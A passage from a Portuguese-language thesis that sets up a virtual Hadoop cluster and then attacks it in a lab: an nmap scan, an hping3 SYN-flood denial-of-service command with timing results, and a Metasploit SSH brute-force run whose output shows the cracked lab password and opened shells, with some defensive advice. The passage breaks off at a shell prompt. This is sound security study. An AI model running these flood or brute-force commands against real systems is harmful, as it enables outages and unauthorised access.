Neste capítulo, é apresentado o ambiente Hadoop que foi idealizado, no qual é baseado em uma metodologia exploratória, descrita no capítulo anterior. Esse ambiente busca prover uma simulação de um ambiente Hadoop, auxiliando o usuário a realizar testes antes de montar seu ambiente real.

O ambiente Hadoop consiste em alguns softwares gratuito nos quais foram necessários realizar o downloads, tais como: Ubuntu-server 16.04, java-8, Hadoop-2.9.1, Ubuntu-Desktop-16.04, virtual-box e o kali-Linux-x64. A figura 11, ilustrada no capítulo anterior tenta dar uma visão geral do ambiente proposto. O download dos softwares citados anteriormente são ferramentas essenciais para o desenvolvimento deste trabalho, o procedimento de instalação também é bastante simples, porém, um pouco demorado considerando o hardware da máquina principal e tendo em vista que tudo estará dependendo apenas de uma máquina.

De início foi instalado o virtual-box na máquina local, em seguida foi criado uma máquina virtual com o ubuntu-server na sua instalação padrão com a instalação do openSSH Server que servirá para comunicação entre os nós do cluster. Após isso, foi instalado o java na versão 8, em seguida basta clonar essa máquina criada e escolher ela como o master e os demais como os slaves. Após isso foi necessário criar uma chave pública e um usuário e senha para cada nó.

4.1 Processo de instalação

O processo de criação de uma máquina virtual com o software virtual-box é bem simples, basta abrir o software e depois clicar no botão 'novo', após isso é só escolher o nome e a quantidade de memória que deseja alocar para a máquina virtual. Com isso, basta seguir os procedimentos de instalação do sistema operacional, tais como, idioma, hora, usuário e senha.

Instalação do Ubuntu Server

Um cluster pode ser criado com qualquer sistema operacional, inclusive ele pode conter máquinas com diferentes sistemas operacionais, visto que, a comunicação é realizada pela rede via ssh, sendo assim, optou-se pelo sistema operacional Ubuntu-server, pois o mesmo é gratuito e de código aberto. Algumas configurações que são realizadas no master também são realizadas nos slaves, sendo assim, para não configurar máquina por máquina sem necessidade, basta apenas clonar a máquina base e renomear-la, isso é um recurso muito útil que o virtual-box oferece, com isso as configurações básicas para todos são basicamente, a instalação do java, a configuração do arquivo de hosts, pois é necessário adicionar os hosts e o endereço ip das outras máquinas para se configurar uma rede interna, localizado pelo caminho `/etc/hosts` e a configuração do ipv6, que é preciso ser desabilitado para poder utilizar o endereço 10.0.0.0 como network, para desabilitar o ipv6 basta ir no caminho `/etc/sysctl.conf` e adicionar as seguintes linhas:

```
2
3 net.ipv6.conf.all.disable_ipv6 = 1
4 net.ipv6.conf.default.disable_ipv6 = 1
5 net.ipv6.conf.lo.disable_ipv6 = 1
6
```

Figura 12: Desabilitando o Ipv6

Fonte - (proprio autor, 2018)

Tendo o java instalado, o ipv6 desabilitado e o arquivo de hosts modificado, precisa-se criar uma chave para o SSH, que permite a conexão sem precisar digitar senha. Para criar a chave foi utilizado o comando: `'ssh-keygen -t rsa -P '`, após gerar a chave publica basta copiar para um arquivo chamado `authorizedKeys`, isso tudo significa que esta máquina aceitará a conexão de outra máquina que tenha a chave privada. Então até este momento a configuração entre as máquinas do cluster está configurada. A próxima etapa é a instalação e configuração do framework hadoop.

Instalação do framework Hadoop

Assim que concluir a instalação do Ubuntu-Server e as configurações, basta realizar o download do Hadoop, que pode ser encontrado no repositório da unicamp no seguinte link: <http://ftp.unicamp.br/pub/apache/hadoop/core/stable/>.

Logo que o download for concluído é necessário editar o arquivo de configuração do usuário,

chamado de `.bashrc`, neste arquivo são adicionados as variáveis de ambiente do Hadoop ao `PATH`, com as seguintes linhas de código:

```
15  
16 export JAVA_HOME=/usr/lib/jvm/java-8-oracle  
17 export HADOOP_HOME=/home/hadoopuser/hadoop  
18 export PATH=$PATH:$HADOOP_HOME/bin:$HADOOP_HOME/sbin  
19
```

Figura 13: Adicionando variáveis do hadoop ao path

Fonte - (próprio autor, 2018)

Concluindo essa etapa, basta clonar a máquina master criada e renomear as demais máquinas, transformando-as em slaves, pois isso economizar tempo e as configurações já estão todas certas. No momento de realizar o clone, deve-se selecionar o checkbox para reinicializar o endereço mac da nova máquina, após isso basta configurar o IP de cada slave para que eles fiquem na mesma faixa de ip, ou seja, na mesma rede.

Após isso, começa a instalação do hadoop, as configurações propriamente dita, entrando no seguinte caminho, `hadoop/etc/hadoop` e editando o arquivo `hadoop-env.sh`, pois ele é comum tanto para o master quanto para os slaves, neste arquivo é necessário colocar o caminho que o java está instalado na máquina, para descobrir isso, basta digitar o comando `"env | grep JAVA"`, neste caso a saída foi `"JAVA_HOME=/usr/lib/jvm/java-8-oracle"`.

O framework hadoop contém diversos arquivos de configuração, esses arquivos são xmls que especificam como o framework irá conduzir suas tarefas. Para configurar o hadoop foi necessário editar alguns xmls, tais como:

- **Core-site.xml:** Este arquivo serve para que o hadoop saiba quem será o master no cluster.
- **Hdfs-site.xml:** É o filesystem e nele são configurados as quantidades de replicações que o hadoop hdfs deve fazer, onde estão localizados os metadados que o namenode utiliza para gerenciar o cluster e onde estão sendo armazenados os arquivos dentro do HDFS.
- **Mapred-site.xml:** Este arquivo não existe por padrão, copia-se ele do `mapred-site.xml.template` e depois edita. Este arquivo serve para dizer qual o framework que vai rodar os jobs do mapreduce, neste caso é o YARN. Como um yarn funciona com o conceito de container, é necessário alocar memória tanto para a operação de map

```
<configuration>
<property>
  <name>hadoop.tmp.dir</name>
  <value>/home/hadoopuser/tmp</value>
  <description>Diretorio temporario</description>
</property>

<property>
  <name>fs.defaultFS</name>
  <value>hdfs://master:54310</value>
  <description>Utilizar HDFS como o engine para arm
</property>
</configuration>
```

Figura 14: Configuração do Core-site.xml

Fonte - (proprio autor, 2018)

```
<configuration>
<property>
  <name>dfs.replication</name>
  <value>2</value>
</property>

<property>
  <name>dfs.namenode.dir</name>
  <value>/hadoop-data/hadoopuser/hdfs/namenode</value>
</property>

<property>
  <name>dfs.datanode.data.dir</name>
  <value>/hadoop-data/hadoopuser/hdfs/datanode</value>
</property>
</configuration>
```

Figura 15: Configuração do Hdfs-site.xml

Fonte - (proprio autor, 2018)

quanto para operação de reduce.

```
<configuration>
<property>
  <name>mapreduce.jobtracker.address</name>
  <value>master:54311</value>
  <description>Define a port e o servidor onde o job tracker rodara o MapReduce</description>
</property>

<property>
  <name>mapreduce.framework.name</name>
  <value>yarn</value>
  <description>O framework que rodara os jobs de MapReduce</description>
</property>

<property>
  <name>yarn.app.mapreduce.am.resource.mb</name>
  <value>512</value>
</property>

<property>
  <name>mapreduce.map.memory.mb</name>
  <value>256</value>
</property>

<property>
  <name>mapreduce.reduce.memory.mb</name>
  <value>256</value>
</property>
</configuration>
```

Figura 16: Configuração do mapred-site.xml
Fonte - (proprio autor, 2018)

- **Yarn-site.xml:** Como o yarn será o gerenciador, ele precisa ser configurado, com isso, deve-se configurar qual serviço vai realizar o *shuffle* dos dados do hadoop, qual a quantidade máxima e mínima de memória será alocada para as suas tarefas, quais portas do yarn ficará ouvindo e entre outras coisas.¹ As figuras 17 e 18 demonstram as configurações do yarn-site.xml.
- **Arquivo de Slaves:** Neste arquivo chamado de slaves ele não possui extensão, é o local onde deve-se colocar os nomes das máquinas configuradas no cluster que irão utilizar os serviços hadoop. Neste caso o arquivo slaves foram acrescentados os seguintes nomes: master, slave1, slave2 e slave3.

Após toda a configuração do hadoop na máquina master alguns arquivos precisam ser copiados para os slaves, sendo assim, utilizando o comando scp do terminal linux do master pode-se copiar os arquivos, core-site.xml, hdfs-site.xml e o yarn-site.xml para os slaves.

¹ shuffle: é quando o algoritmo faz uma busca em todos os nós e após a coleta ele junta tudo e traz um resultado

```
<configuration>
<!-- Site specific YARN configuration properties -->
<property>
  <name>yarn.nodemanager.aux-services</name>
  <value>mapreduce_shuffle</value>
</property>
<property>
  <name>yarn.resourcemanager.scheduler.address</name>
  <value>master:8030</value>
</property>
<property>
  <name>yarn.resourcemanager.address</name>
  <value>master:8032</value>
</property>
<property>
  <name>yarn.resourcemanager.webapp.address</name>
  <value>master:8088</value>
</property>
<property>
  <name>yarn.resourcemanager.resource-tracker.address</name>
  <value>master:8031</value>
</property>
<property>
  <name>yarn.resourcemanager.admin.address</name>
  <value>master:8033</value>
</property>
<property>
  <name>yarn.nodemanager.resource.memory-mb</name>
  <value>1536</value>
</property>
<property>
  <name>yarn.nodemanager.remote-log-read.enabled</name>
  <value>true</value>
</property>
</configuration>
```

Figura 17: Configuração do yarn-site.xml

Fonte - (proprio autor, 2018)


```
<property>
  <name>yarn.nodemanager.resource.memory-mb</name>
  <value>1536</value>
</property>

<property>
  <name>yarn.scheduler.maximum-allocation-mb</name>
  <value>1536</value>
</property>

<property>
  <name>yarn.scheduler.minimum-allocation-mb</name>
  <value>128</value>
</property>

<property>
  <name>yarn.scheduler.capacity.maximum-am-resource-percent</name>
  <value>0.95</value>
</property>

<property>
  <name>yarn.nodemanager.vmem-check-enabled</name>
  <value>false</value>
</property>
</configuration>
```

Figura 18: Configuração do yarn-site.xml

Fonte - (proprio autor, 2018)

Em posse desses arquivos nos diretorios certos, basta executar o seguinte comando: "hdfs namenode -format". Este comando irá formatar o sistema de arquivos, finalizado e com uma mensagem de sucesso, a inicialização do hadoop pode ser realizada com o seguinte comando: "start-dfs.sh" para isso deve-se estar dentro do diretorio hadoop/etc/hadoop, após iniciar o hadoop é necessário iniciar o yarn, com o seguinte comando: yarn-start.sh. Feito isso, para saber se está tudo funcionando basta executar o comando jps, como ilustrado nas figuras abaixo:

```
hadoopuser@slave2:~$ jps
1825 Jps
1449 NodeManager
1305 DataNode
```

Figura 19: Comando jps Slave

Fonte - (proprio autor, 2018)

Como ilustrado nas figuras acima, o nó master contém mais processos em relação ao nó slave, pois o master é o gestor da aplicação, ele irá gerenciar e coordenar as tarefas.

```

hadoopuser@master:~$ jps
1604 DataNode
1993 ResourceManager
3293 Jps
2125 NodeManager
1470 NameNode
1806 SecondaryNameNode

```

Figura 20: Comando jps Master
Fonte - (proprio autor, 2018)

Cluster Hadoop

Após completar todas as instalações necessárias, que são desde a criação da primeira máquina virtual até a instalação e configuração do framework hadoop, tem-se o cluster com o framework hadoop funcionando, para verificar se o cluster esta realmente funcionando foi executado uma tarefa, e a partir de outra máquina acessando o endereço 10.0.0.1:8088/cluster/nodes é possível navegar e visualizar a interface do yarn que é executada na porta 8088, enquanto que o endereço 10.0.0.1:50070/dfshealth.html na porta 50070 é possível visualizar o estado do cluster, como ilustra as figuras abaixo.

The screenshot shows the Hadoop Yarn web interface at the URL 10.0.0.1:8088/cluster/nodes. The interface includes a sidebar with navigation links (Cluster, About, Nodes, Node Labels, Applications) and a main content area titled 'Nodes of the cluster'. The main area displays various metrics and a table of nodes.

Cluster Metrics

Apps Submitted	Apps Pending	Apps Running	Apps Completed	Containers Running	Memory Used	Memory Total	Memory Reserved	VCores Used	VCores Total	VCores Reserved
1	0	0	1	0	0 B	6 GB	0 B	0	32	0

Cluster Nodes Metrics

Active Nodes	Decommissioning Nodes	Decommissioned Nodes	Lost Nodes	Unhealthy Nodes	Rebooted Nodes	Shutdown Nodes
4	0	0	0	0	0	0

Scheduler Metrics

Scheduler Type	Scheduling Resource Type	Minimum Allocation	Maximum Allocation	Maximum Cluster Application Priority
Capacity Scheduler	[MEMORY]	<memory:128, vCores:1>	<memory:1536, vCores:4>	0


Nodes Table

Node Labels	Rack	Node State	Node Address	Node HTTP Address	Last health-update	Health-report	Containers	Mem Used	Mem Avail	VCores Used	VCores Avail	Version
/default-rack		RUNNING	master:44259	master:8042	Qui mai 24 10:09:00 -0300 2018		0	0 B	1.50 GB	0	8	2.9.0
/default-rack		RUNNING	slave2:43239	slave2:8042	Qui mai 24 10:08:54 -0300 2018		0	0 B	1.50 GB	0	8	2.9.0
/default-rack		RUNNING	slave1:41434	slave1:8042	Qui mai 24 10:08:53 -0300 2018		0	0 B	1.50 GB	0	8	2.9.0
/default-rack		RUNNING	slave3:33961	slave3:8042	Qui mai 24 10:08:54 -0300 2018		0	0 B	1.50 GB	0	8	2.9.0

Showing 1 to 4 of 4 entries

Figura 21: Interface do Yarn
Fonte - (proprio autor, 2018)

Vale salientar que o acesso as interfaces deve ser realizada por uma máquina que esteja na mesma rede do cluster, sendo assim, esse acesso foi realizado pela máquina atacante, que esta configurada na mesma rede. Com estes painéis é possível visualizar toda a funcionalidade dos



Started:	Thu May 24 09:41:54 -0300 2018
Version:	2.9.0, r756ebc8394e473ac25feac05fa493f6d612e6c50
Compiled:	Mon Nov 13 20:15:00 -0300 2017 by arsureh from branch-2.9.0
Cluster ID:	CID-3d3a9d07-bb9a-4636-bf00-605ad7c8f204
Block Pool ID:	BP-226928888-10.0.0.1-1523305251954

Figura 22: Estado do Cluster

Fonte - (proprio autor, 2018)

nós, tais como: logs, estatísticas, quantidades de memória disponível e alocada, memória total, quais as tarefas foram executadas sem falhas e quais não foram, e entre outras funcionalidades.

EXPERIMENTOS E RESULTADOS

Neste capítulo são apresentados os experimentos realizados no ambiente montado, visando buscar resultados expressivos que possam ser bem aproveitados. Em segurança da informação é muito importante saber se defender de um ataque, ou saber que esta sendo atacado, porém, para identificar um ataque ou saber se defender dele, é necessário saber realizar um ataque.

Tendo isso em mente, foram realizados três tentativas de ataques diferentes, nos quais são explicados nas seções seguintes. As boas práticas de segurança da informação ou segurança dos dados vão muito além de senhas e sistemas com firewalls, a segurança dos dados consiste de uma política bem elaborada pelos responsáveis e com todos da equipe respeitando essa política.

Os experimentos seguem as boas práticas de um pentest, ou seja, seguindo as etapas de scanner, exploração e entre outras etapas já citadas. Neste caso, para a etapa de scanner foi utilizado o software nmap. Os experimentos seguiram a seguinte sequência: scanner, recolhimento de informações, ataque e por fim boas práticas de segurança para minimizar os danos ou dificultar a ação dos hackers, essas boas práticas de segurança são dicas para serem seguidas e com isso evitar maiores transtornos.

5.1 Cenário I

Neste primeiro cenário a ideia principal consiste em testar uma das funcionalidades do framework hadoop, que é a tolerância a falhas, ou seja, o ataque será direcionado a um nó com o intuito de sobrecarregá-lo, com isso, segundo a literatura do hadoop, ela diz que o framework é tolerante a falhas, e nestes momentos ele sabe se comportar, em caso de um nó sobrecarregado ele consegue distribuir as suas tarefas para os demais nós do cluster, então considerando essa informação, foi sugerido um ataque de negação de serviço, ou seja, um DDOS. Como o teste consiste apenas de uma máquina e com limitações de hardware existentes, foi necessário realizar um DOS, que consiste em apenas uma máquina enviando pacotes de requisições para o nó, na tentativa de derrubá-lo ou sobrecarregá-lo.

Como explicado anteriormente, a vítima é um nó do cluster, enquanto que o atacante é uma máquina com o sistema operacional Kali Linux. Ao realizar o scanner na rede, obteve-se os resultados apresentados nas figuras 23 e 24, sendo que na figura 23 é scaneado toda a rede e as vítimas são os ip's que vão da faixa 10.0.0.1 ate a 10.0.0.4.

Depois de executar esse scanner, foi escolhido realizar outro scanner que obtivesse mais informações, sendo assim a figura 24 demonstra um scanner que identifica qual o sistema operacional, qual a versão do kernel e qual o nível de dificuldades que o atacante irá encontrar ao tentar quebrar a segurança. Da figura 24 pode-se extrair que o sistema operacional usado pelo cluster é o Ubuntu Linux 3.x ou 4.x e o kernel 3.x ou 4.x, e o nível de dificuldades é "good luck!".

Como qualquer sistema que esteja na internet esta sujeito a um ataque de negação de serviço e tendo em vista que a proposta deste primeiro ataque é verificar como o cluster hadoop se comporta quando esta sofrendo uma sobrecarga, tem-se então o cenário ideal para realizar o DOS.

O software utilizado para realizar o ataque foi o HPING, que é um software muito poderoso quando se trata de ataque de DDOS, sendo assim, ao acessar o kali linux (maquina atacante), do terminal foram executados os seguintes comandos: "hping3 10.0.0.2 -p 80 -S -faster -rand-source". Com esse comando o atacante estará enviando 10 pacotes por segundo para a vítima com o ip 10.0.0.2, utilizando a porta 80.

Os ataques foram realizados da seguinte forma: Primeiro foi executada uma tarefa de exemplo do Hadoop, dai mediu-se o tempo gasto pelo hadoop para concluir essa tarefa, sem executar nenhum ataque. Após isso, iniciou-se os ataques com o tempo sendo cronometrado e executando a mesma tarefa, a tabela 1 demonstra os dados avaliados.

```
root@kali:~# nmap 10.0.0.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-24 22:23 -03
Nmap scan report for 10.0.0.1
Host is up (0.00091s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:82:5D:69 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.0.2
Host is up (0.00062s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:36:0A:4D (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.0.3
Host is up (0.0011s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:10:18:A7 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.0.4
Host is up (0.00087s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:C8:3B:AC (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.0.10
Host is up (0.0000070s latency).
All 1000 scanned ports on 10.0.0.10 are closed
```

Figura 23: Scaneando a rede

Fonte - (proprio autor, 2018)

```
Nmap scan report for 10.0.0.2
Host is up (0.00073s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:8a:c8:44:4f:f3:9e:aa:40:b0:b3:9e:3b:48:4d:ba (RSA)
|   256  bc:aa:41:cc:05:16:a5:cd:3b:f1:8c:bf:89:74:df:27 (ECDSA)
|_  256  cd:5a:3d:b6:b4:4c:dc:9e:b2:f6:1d:1d:34:bb:73:e6 (ED25519)
MAC Address: 08:00:27:36:0A:4D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.037 days (since Thu May 24 21:33:32 2018)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1   0.74 ms  10.0.0.2
```

Figura 24: Scaneando a rede mais completo

Fonte - (proprio autor, 2018)

Tabela 1: Dados do ataque DOS

Duração do ataque (minutos)	Tempo de execução da tarefa hadoop (segundos)	Quantidade de pacotes enviados
0	147,892	0
5	178,673	8234110
10	180,754	13546404
15	189,357	20157836
20	212,469	23817843

**Figura 25:** Gráfico do DOS

Fonte - (próprio autor, 2018)

Levando em consideração que esse ataque é composto por apenas uma máquina e que existem algumas limitações de hardware, tendo isso em mente, pode-se perceber que houve uma perturbação no meio fazendo com que o framework demorasse mais tempo para concluir sua tarefa. De acordo com os dados percebe-se que se ouvessem mais máquinas enviando pacotes para um determinado nó do cluster ele ficaria altamente sobrecarregado, sendo assim as tarefas do cluster demorariam mais tempo para serem executadas, ou seja, quanto mais tempo o atacante passou enviando pacotes, mais tempo a tarefa demorou a ser concluída, isso pode ser uma dor de cabeça para empresas que precisam de resultado rápido para tomar decisões.

O gráfico 25 exibe uma função quase linear, ou seja, a medida que o ataque de negação de serviço demora aumenta também o tempo de execução da tarefa pelo Hadoop, sem contar que

durante a execução da tarefa mediante ataque foi percebido que o framework hadoop teve que 'matar' alguns dos seus processos para poder executar a tarefa proposta, liberando recursos para finalizar o job proposto, enquanto estava sob ataques DOS.

Levando em consideração que esse ataque é realizado em pequena escala, ou seja, com apenas um host para um determinado host e em um ambiente controlado. Pensando em um ambiente de produção de uma grande empresa e com milhares de hosts, esse ataque poderia causar sérios danos a infraestrutura da empresa escolhida.

Boas práticas de segurança


Sabendo que nenhum sistema está completamente protegido e que eles podem eventualmente sofrer algumas falhas, as boas práticas de segurança em ambiente hadoop propõe a utilização de softwares externos ao ambiente hadoop, ou seja, proteger a rede de requisições falsas, evitando esses ataques de DDOS, existem diversas maneiras para se defender de uma ataque DDOS, tais como, montar um sistema de autenticação, ou seja, se o usuário não for autenticado ele será barrado, uma outra maneira seria a implantação de um firewall que filtrasse requisições falsas, assim seria possível saber quando o cluster estivesse sendo atacado por um ataque DOS.

5.2 Cenário II

Neste segundo cenário, a ideia principal consiste em explorar a vulnerabilidade de alguma porta aberta e a utilização de senhas padrões, como já houve o scanner e com ele foi obtido apenas uma porta aberta, que seria a do protocolo ssh, porta 22, no qual serve para que as máquinas do cluster façam sua comunicação.

Explorando essa vulnerabilidade, espera-se obter acesso a um nó do cluster, pra isso, esta prática pretende utilizar um conceito chamado de *brute force*, ou seja, força bruta, nesse teste foi utilizado uma wordlist composta com diversas combinações de senhas e usuários. A comunicação realizada pelo ssh é feita tanto por uma chave privada quanto por senha.

Neste ataque foi utilizado o metasploit framework, esse framework é muito utilizado para a pratica de força bruta, entre os protocolos que podem ser explorados, estão o protocolo ftp, telnet e o ssh, sendo assim, a exploração foi realizada com os seguintes comandos ilustrados na figura 26.



```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.0.1-10.0.0.4
RHOSTS => 10.0.0.1-10.0.0.4
msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /root/userpass.txt
USERPASS_FILE => /root/userpass.txt
msf auxiliary(scanner/ssh/ssh_login) > run
```

Figura 26: Comandos utilizados para o ataque de força bruta
Fonte - (proprio autor, 2018)

O primeiro comando "set RHOSTS 10.0.0.1-10.0.0.4". Corresponde aos endereços para testar os usuarios e senhas, ou seja, são as vitimas. O comando "set VERBOSE false". Quer dizer que só imprima as tentativas que deu certo. O comando "set USERPASS_FILE /root/userpass.txt". Significa o caminho que esta a wordlist. Após a utilização destes comandos, o framework testa todas as possibilidades inseridas no arquivo userpass.txt. Se o usuário e a senha corresponder a qualquer vitima, é exibido a senha e o username, como ilustrado na figura 27.

De acordo com os resultados obtidos na figura 27, percebe-se que ao tentar força bruta nos hosts com a faixa de ip 10.0.0.1 ate 10.0.0.4, que é justamente o cluster, foram encontrados os usuários e as senhas dos mesmos. Percebe-se que o usuário do host 10.0.0.1 é 'hadoopuser' e a senha é '1992', para o restante dos hosts é a mesma senha e o mesmo usuário. Em posse desses dados é possível ter acesso via ssh aos nós do cluster ou até mesmo ao nó master pela máquina atacante, como demonstrado na figura 28, nela é demonstrado que do terminal do kali linux que

```
msf auxiliary(scanner/ssh/ssh_login) > run

[+] 10.0.0.1:22 - Success: 'hadoopuser:1992' 'uid=1000(hadoopuser) gid=1000(hadoopuser) grupos=1000(hadoopuser),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare) Linux master 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (10.0.0.10:38149 -> 10.0.0.1:22) at 2018-05-25 16:17:46 -0300
[*] Scanned 1 of 4 hosts (25% complete)
[+] 10.0.0.2:22 - Success: 'hadoopuser:1992' 'uid=1000(hadoopuser) gid=1000(hadoopuser) grupos=1000(hadoopuser),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare) Linux slave1 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 2 opened (10.0.0.10:43737 -> 10.0.0.2:22) at 2018-05-25 16:18:30 -0300
[*] Scanned 2 of 4 hosts (50% complete)
[+] 10.0.0.3:22 - Success: 'hadoopuser:1992' 'uid=1000(hadoopuser) gid=1000(hadoopuser) grupos=1000(hadoopuser),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare) Linux slave2 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 3 opened (10.0.0.10:35315 -> 10.0.0.3:22) at 2018-05-25 16:19:13 -0300
[*] Scanned 3 of 4 hosts (75% complete)
[+] 10.0.0.4:22 - Success: 'hadoopuser:1992' 'uid=1000(hadoopuser) gid=1000(hadoopuser) grupos=1000(hadoopuser),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare) Linux slave3 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 4 opened (10.0.0.10:35085 -> 10.0.0.4:22) at 2018-05-25 16:19:56 -0300
[*] Scanned 4 of 4 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 27: Resultados do ataque de força bruta

Fonte - (proprio autor, 2018)

é a máquina atacante, especificamente do terminal do metasploit, foi possível acessar o cluster.

```
msf auxiliary(scanner/ssh/ssh_login) > ssh hadoopuser@10.0.0.2
[*] exec: ssh hadoopuser@10.0.0.2

hadoopuser@10.0.0.2's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

71 pacotes podem ser atualizados.
25 atualizações são atualizações de segurança.

Last login: Fri May 25 16:24:37 2018 from 10.0.0.10
hadoopuser@slave1:~$ ls
